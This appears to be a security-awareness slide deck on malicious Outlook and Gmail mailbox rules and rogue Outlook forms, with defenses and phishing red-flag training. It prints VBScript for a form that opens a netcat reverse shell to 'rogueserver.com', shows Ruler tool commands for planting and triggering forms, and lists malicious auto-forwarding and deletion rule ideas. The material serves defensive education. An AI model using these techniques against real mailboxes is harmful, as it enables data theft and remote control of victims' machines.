
Step 1: Select action(s)

- move it to the [specified](#) folder
- assign it to the [category](#) category
- delete it
- permanently delete it
- move a copy to the [specified](#) folder
- forward it to [people or public group](#)
- forward it to [people or public group](#) as an attachment
- reply using [a specific template](#)
- flag message for [follow up at this time](#)
- clear the Message Flag
- clear message's categories
- mark it as [importance](#)
- print it
- play [a sound](#)
- mark it as read
- stop processing more rules
- display [a specific message](#) in the New Item Alert window
- display a Desktop Alert

Step 2: Edit the rule description (click an underlined value)

Apply this rule after the message arrives
forward it to: roqueperson@roque.com

Buttons: Cancel, < Back, Next >, Finish



Rules Wizard

Finish rule setup.

Step 1: Specify a name for this rule

Step 2: Setup rule options

- Run this rule now on messages already in "Inbox"
- Turn on this rule
- Create this rule on all accounts

Step 3: Review rule description (click an underlined value to edit)


Apply this rule after the message arrives
forward it to roqueperson@roque.com

Buttons: Cancel, < Back, Next >, Finish

Bad Rules and Rogue Forms

Bad Mailbox Rules

Called “Filters” in Gmail



The screenshot shows the Gmail interface. On the left is the navigation sidebar with folders like Inbox (118), Starred, Snoozed, Sent, Drafts (26), [Gmail]/Interviews, [Gmail]/Surveys, Admin (1), Blatant Sales, Customers, and Internal IT (1). The main content area is titled "Settings" and has tabs for General, Labels, Inbox, Accounts, **Filters and Blocked Addresses**, Forwarding and POP/IMAP, Add-ons, Chat and Meet, Advanced, Offline, and Themes. Under "Filters and Blocked Addresses", there is a section "The following filters are applied to all incoming mail:" with one filter: Matches: **from:(help@kb4.zendesk.com)** Do this: Apply label "Internal IT". Below this filter are "Export" and "Delete" buttons. There are also links for "Create a new filter" and "Import filters". A second section "The following email addresses are blocked. Messages from these addresses will appear in Spam:" shows "You currently have no blocked addresses." with "Select: All, None" and an "Unblock selected addresses" button.

Bad Rules and Rogue Forms

Bad Mailbox Rules

Other examples:


- Intercept and delete “Are you sure you want to update your bank details?” emails
- Monitor certain key words and only send those emails to the attacker
- Format a hard drive or delete files when a “triggering email” is received
- Send account PIN reset emails to attacker
- Intercept incoming emails to switch out critical details
- Change links in outgoing email to a phishing link

Bad Rules and Rogue Forms

Bad Mailbox Rules

Outlook rules can be used to start a rogue command

- **Start application or Run a script**



Note: Will not see options in GUI w/o regedit

Bad Rules and Rogue Forms

Rogue Forms

Forms can also be used to modify Outlook form to do something malicious



- Can do anything programming is capable of

Bad Rules and Rogue Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form




Bad Rules and Rogue Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form




```
Script Editor:
File Edit View Script Help
Function Item_Open()
    CreateObject("Wscript.Shell").Run "nc.exe rogueserver.com 443| -e cmd.exe", 0, False
End Function
```


Bad Rules and Rogue Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form



Bad Rules and Rogue Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

How to trigger?

- On the attack machine, create an Outlook form with the same name and send an email to the victim using that form
- It will trigger the form which will trigger the rogue commands

Bad Rules and Rogue Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

Use Sense Post **Ruler** tool

```
./ruler --email john@msf.com form help
```

- <https://github.com/sensepos>

USAGE:

```
ruler form [global options] command [command options] [arguments...]
```

- Allows you to create custom

VERSION:

```
2.0.17
```

Exchange, using either the I

- All hacker needs is their cre

COMMANDS:

```
add creates a new form.
```

```
send send an email to an existing form and trigger it
```

```
delete delete an existing form
```

```
display display all existing forms
```

Bad Rules and Rogue Forms

Rogue Forms

Great Sense Post demo video: <https://www.youtube.com/watch?v=XfMpJTnmoTk>

1. They have user's email address and password
2. Use Ruler hacking tool to create rogue form in victim's Outlook that adds Empire remote shell
3. They send an email that activates the rogue form to get Empire shell into victim's machine

Bad Rules and Rogue Forms

Rogue Forms

Great Sense Post video: <https://www.youtube.com/watch?v=XfMpJTnmoTk>

- Uses Ruler to add Empire remote shell

The screenshot displays a Windows desktop environment. At the top, a terminal window shows the Ruler version 2.1.0 interface with the following command: `./ruler --email etienne@0x04.cc form display`. Below the terminal, the Microsoft Outlook application is open, showing an email from Etienne Stalmans with the subject 'Invoice [Confidential]'. The email content is partially visible, showing 'To: Etienne Stalmans' and 'This message cannot be displayed in the'. To the right of Outlook, the Process Explorer window is open, displaying a list of running processes. The processes are sorted by CPU usage, and several are highlighted in green, including 'explorer.exe', 'MSASDGL.exe', 'OUTLOOK.EXE', 'powershell.exe', and 'conhost.exe'. The 'powershell.exe' process is highlighted in red, indicating it is the active process. The 'conhost.exe' process is highlighted in blue, indicating it is the active process. The 'processp64.exe' process is highlighted in purple, indicating it is the active process. The 'MpCmdRun.exe' process is highlighted in yellow, indicating it is the active process. The 'System Idle Process' process is highlighted in light blue, indicating it is the active process. The 'System' process is highlighted in light green, indicating it is the active process. The 'csrss.exe' process is highlighted in light orange, indicating it is the active process. The 'wininit.exe' process is highlighted in light yellow, indicating it is the active process. The 'csrss.exe' process is highlighted in light green, indicating it is the active process. The 'winlogon.exe' process is highlighted in light orange, indicating it is the active process. The 'dwm.exe' process is highlighted in light yellow, indicating it is the active process. The 'explorer.exe' process is highlighted in light green, indicating it is the active process. The 'MSASDGL.exe' process is highlighted in light orange, indicating it is the active process. The 'OUTLOOK.EXE' process is highlighted in light yellow, indicating it is the active process. The 'powershell.exe' process is highlighted in light green, indicating it is the active process. The 'conhost.exe' process is highlighted in light orange, indicating it is the active process. The 'processp64.exe' process is highlighted in light yellow, indicating it is the active process. The 'MpCmdRun.exe' process is highlighted in light green, indicating it is the active process.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	32.79	0 K	4 K	0		
System	3.36	124 K	104 K	4		
csrss.exe		1,284 K	3,196 K	368		
wininit.exe		1,028 K	4,228 K	460		
csrss.exe	0.09	1,548 K	3,648 K	472		
winlogon.exe		1,920 K	6,760 K	536		
dwm.exe	6.06	40,860 K	83,816 K	852		
explorer.exe	2.63	54,960 K	110,976 K	4076	Windows Explorer	Microsoft Corporation
MSASDGL.exe		2,980 K	11,028 K	2064	Windows Defender notifi...	Microsoft Corporation
OUTLOOK.EXE	18.94	68,808 K	120,452 K	5508	Microsoft Outlook	Microsoft Corporation
powershell.exe	18.34	37,524 K	39,168 K	844	Windows PowerShell	Microsoft Corporation
conhost.exe	1.74	2,860 K	8,416 K	2088	Console Window Host	Microsoft Corporation
processp64.exe		3,740 K	7,672 K	6024	Sysinternals Process Explorer	Sysinternals - www.sysinter...
processp64.exe	1.78	12,716 K	23,724 K	6044	Sysinternals Process Explorer	Sysinternals - www.sysinter...
MpCmdRun.exe		3,032 K	9,644 K	5100		

(Empire: listeners) > list

[*] Active listeners:

Name	Module	Host	Delay/Jitter	KillDate
rulerdemo	http	http://178.62.45.170:80	5/0.0	

(Empire: listeners) >

Bad Rules and Rogue Forms

Defenses

- Use phishing-resistant MFA when possible
- Check for rogue rules and custom forms
 - Script for dumping all rules: <https://github.com/OfficeDev/O365-InvestigationTooling/blob/master/Get-AllTenantRulesAndForms.ps1>
 - Notruler – checks for custom rules and forms
 - <https://github.com/sensepost/notruler>
- Monitor email client for configuration changes

Agenda

- Best Practice Defenses

Best Defenses

Top Defenses for Most Organizations

- **Mitigate Social Engineering**
 - Policies, Technical Defenses, Education
 - <https://info.knowbe4.com/comprehensive-anti-phishing-guide>
- **Patch Internet-accessible software**
 - <https://www.cisa.gov/known-exploited-vulnerabilities-catalog>
- **Use Multifactor Authentication(MFA)/Non-Guessable passwords**
 - Use non-phishable MFA where you can
 - <https://www.linkedin.com/pulse/my-list-good-strong-mfa-roger-grimes>
 - Use unique, unguessable, different passwords for every website and service
 - Password manager, 12-char fully random or 20-character human-created passphrases
 - <https://blog.knowbe4.com/password-policy-e-book>
- **Teach Everyone How to Spot Rogue URLs**
 - <https://blog.knowbe4.com/top-12-most-common-rogue-url-tricks>
 - <https://info.knowbe4.com/rogue-urls>


All Anti-Phishing Defenses

Everything You Can Try to Prevent Phishing

- Webinar
 - <https://info.knowbe4.com/webinar-stay-out-of-the-net>



- E-book
 - <https://info.knowbe4.com/comprehensive-anti-phishing-guide>



What Is the Goal of Security Awareness Training?

The overall goal is to help users make smarter security decisions every day

- To reach this goal you must make security awareness an integral part of your organizational culture that simply becomes reflexive

Training users to know

- How to spot bad things
- How to respond

Does the message arrive unexpectedly?

Yes

Is it the first time the sender has asked you to perform requested action?

Yes

Does the request include a "you need to do it NOW" stressor?

Yes


If the request is malicious, can performing it harm your interests?

Yes

Confirm using an alternate method before accomplishing

Give “Red Flags” Training

Social Engineering Red Flags



The infographic features a central image of an email interface with several red arrows pointing to specific elements. Each arrow points to a corresponding section of training points. The email content is as follows:

From: YourCEO@yourorganization.com
To: You@yourorganization.com
Date: Monday December 12, 2016 3:00 pm
Subject: My money got stolen

Hi, I'm on vacation in London and my money and passport were stolen out of my bag. Could you wire me \$300 via Bank of America? They gave me a special link so this goes right into my account and I can buy a ticket home:
<http://www.bankofarneria.com>

Thanks so much! This really helps me out!
Your CEO

FROM

- I don't recognize the sender's email address as someone I **ordinarily communicate with**.
- This email is from **someone outside my organization and it's not related to my job responsibilities**.
- This email was sent from **someone inside the organization** or from a customer, vendor, or partner and is **very unusual or out of character**.
- Is the sender's email address from a **suspicious domain** (like micorsoft-support.com)?
- I **don't know the sender personally** and they **were not vouched for** by someone I trust.
- I **don't have a business relationship** nor any past communications with the sender.
- This is an **unexpected or unusual email** with an **embedded hyperlink or an attachment** from someone I haven't communicated with recently.

TO

- I was cc'd on an email sent to one or more people, but I **don't personally know** the other people it was sent to.
- I received an email that was also sent to an **unusual mix of people**. For instance, it might be sent to a random group of people at my organization whose last names start with the same letter, or a whole list of unrelated addresses.

HYPERLINKS

- I hover my mouse over a hyperlink that's displayed in the email message, but the **link-to address is for a different website**. (This is a **big** red flag.)
- I received an email that only has **long hyperlinks with no further information**, and the rest of the email is completely blank.
- I received an email with a **hyperlink that is a misspelling** of a known web site. For instance, www.bankofarneria.com — the "m" is really two characters — "r" and "n."

DATE

- Did I receive an email that I normally would get during regular business hours, but it was **sent at an unusual time** like 3 a.m.?

SUBJECT

- Did I get an email with a subject line that is **irrelevant or does not match** the message content?
- Is the email message a reply to something I **never sent or requested**?

ATTACHMENTS

- The sender included an email attachment that I **was not expecting** or that **makes no sense** in relation to the email message. (This sender doesn't ordinarily send me this type of attachment.)
- I see an attachment with a possibly **dangerous file type**. The only file type that is **always safe to click on is a .txt** file.

CONTENT

- Is the sender asking me to click on a link or open an attachment to **avoid a negative consequence** or to **gain something of value**?
- Is the email **out of the ordinary**, or does it have **bad grammar or spelling errors**?
- Is the sender asking me to click a link or open up an attachment that **seems odd or illogical**?
- Do I have an **uncomfortable gut feeling** about the sender's request to open an attachment or click a link?
- Is the email asking me to look at a **compromising or embarrassing picture** of myself or someone I know?

<https://blog.knowbe4.com/share-the-red-flags-of-social-engineering-infographic-with-your-employees>

